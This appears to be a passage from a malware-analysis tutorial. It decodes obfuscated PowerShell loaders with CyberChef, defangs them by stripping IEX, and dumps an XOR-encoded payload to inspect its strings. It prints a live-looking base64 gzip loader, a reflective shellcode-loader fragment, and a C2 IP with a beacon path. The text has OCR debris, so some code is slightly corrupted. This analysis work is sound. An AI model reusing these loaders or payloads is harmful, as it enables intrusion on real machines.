
So take the base64 text from the script, and re-enter it by itself

```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("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");I
IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

We can turn the UTF option off now, and turn magic on. I tend to give it a higher intensive number, as it's all client-side resource use so it's as strong as your machine is!



Well looky here, we can see some human-readable text. So now we know to stack add gzip to our decoding stack in cyberchef. From Magic, just click the link of the particular decoding option it offers




(28599)')	[."µÁ6Ø..0{n..«.ÇÄ»ËØævÿ÷96...NfZ..$.ZÎú .ÅÇ:e.:.-Ì..¡ÜÅ...å¹\«T:.=.qwÜ·r	Matching ops: Gunzip Entropy: 6.22
Decode_text('ISO-8859-15 Latin 9 (28605)')	......µWYoâJ.~.¿Â..5á.& [."µÁ6Ø..0{n..«.ÇÄ»ËØævÿ÷96...NfZ..$.ZÎú .ÅÇ:e.:.-Ì..¡ÜÅ...å¹\«T:.=.qwÜ·r	File type: application/gzip (Matching ops: Gunzip Entropy: 6.22
Gunzip() Decode_text('UTF-16BE (1201)')	卤琭却物捻韆搨.噥犅楯渠㈩㌩觧鑴?⁀㉧晵潪瑩潮.晦損 来瑟刈潤彡揀牫獳‐㔹偡牡湳..癡牟涺搣浃䅹⑶㌩慪彰牯	Valid UTF8 Entropy: 4.95
Gunzip() Decode_text('UTF-16LE (1200)')	敚.瑓械瑣潍敤ru敖獲湵.ㄠ.潡瑨潩湮ㅥ哇据桥湯映湵捴 敺彧牵潭獥敤癉笠ㄨ敦慮..慶影潭時敬.瘤牡潭湰	Valid UTF8 Entropy: 4.85
Gunzip()	Set-StrictMode -Version 2..$DoIt = @'.function func_get_proc_address {..Param ($var_module, $var...	Valid UTF8 Entropy: 5.88
Gunzip() Decode_text('IBM EBCDIC French (1010)')	Set-StrictMode -Version 2..$DoIt = à'.function func_get_proc_address é..Param ($var_module, $var...	Valid UTF8 Entropy: 4.90
Gunzip()	ｵｵｾ.ｵｾｼｹｳｾ(?Iｵ..ｮｵｼｽｹ?>.....｣?ｨｾ... ..ｶﾘ>ｳｾ	Valid UTF8


Gzip and Xor

We're starting to get somewhere with this script! But we're gonna need to do some more decoding unfortunately.

There's something sneaky about this malware. It's using some encyrption....but we can break it with XOR



If we trial and error with the numbers and decimals, we can eventually start the cracking process



Defang

CyberChef has taken us as far as we can go. To find out what happens next, we need to run this on a test rig. But we need to de-fang all of the dangerous bits of this script.

John Hammond, a security researcher and awesome youtuber, introduced me to the concept of replacing variables in malicious scripts. If you replace-all for the variable, you can introduce variables that are familiar.


So for this script:

```
#original variable
$s==New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAA......

#changed
$bse64=New-Object IO.Me
```

It isn't much, but in a big long complicated script, changing variables helps keep track of what's going on.

After this, we need to make sure that running this script won't actually execute anything malicious on our system. We just want to see what it will do.

Remove `IEX` where you see it. Don't get rid of the brackets though.



Once you've de-fanged the script, you are alright to run it and will just print the output to the screen:

```
[19-Jun-21 13:15:53 BST] Desktop/pwsh
-> pwsh first_decode.ps1
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAsse
mblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split(
'\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeM
ethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress'
, [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.
HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Obje
ct IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).In
voke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $v
ar_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Voi
d]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAsse
mbly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [
System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule(
```

A Layer Deeper

So CyberChef got us here, and we were limited there. So now let's de-fang this resulting script and see where they takes us

If we scroll around, we can see see some of the logic of the script. At the bottom, we see that it will execute the output of a variable as a Job, which we've touched on before

```
If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

Let's remove the IEX at the bottom, and neutralise the job by commenting it out

```
### Job starts here
#If ([IntPtr]::size -eq 8) {
#    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
#}
#else {
    $DoIt
#}
```

....to be continued!!!


Bytes

Here's a seperate bit of Powershell malware. I decoded it up to a point, and I want to focus on some easy ways to decode BYTES.


```
If ([IntPtr]::size -eq 8) {
  [Byte[]]$var_code = [System.Convert]::FromBase64String('32ugx9PL6yMjI2JyYnNxcnV

  for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
  }
}
```

First, push it as a $variable in powershell

```
$malware = [put the above string here]
```



If we `echo $malware" we can see we get some numbers. These are likely bytes.



We can push these bytes straight into an .exe

```
[System.IO.File]::WriteAllBytes(".\evil.exe", $malware)
```

Then we can string the evil.exe, and we can see that it includes a bad IP, confirming this was indeed malware!


```
FLARE 18/01/2022 13:45:19
PS C:\Users\Ted\Desktop > strings -n 6 .\test.exe

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

AQAPRQVH1
AXAX^YZAXAYAZH
wininet
/api/v2/get_header?uuid=3a23ad0b-3a84-46af-b7cd-c5c561878ee0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; MATBJS)
-mbpQ]
185.198.57.155
```


SOC

Sigma Converter

The TL;DR of Sigma is that it's awesome. I won't go into detail on what Sigma is, but I will tell you about an awesome tool that lets you convert sigma rules into whatever syntax your SOC uses: Uncoder

You can convert ONE standard Sigma rule into a range of other search syntax languages






automatically

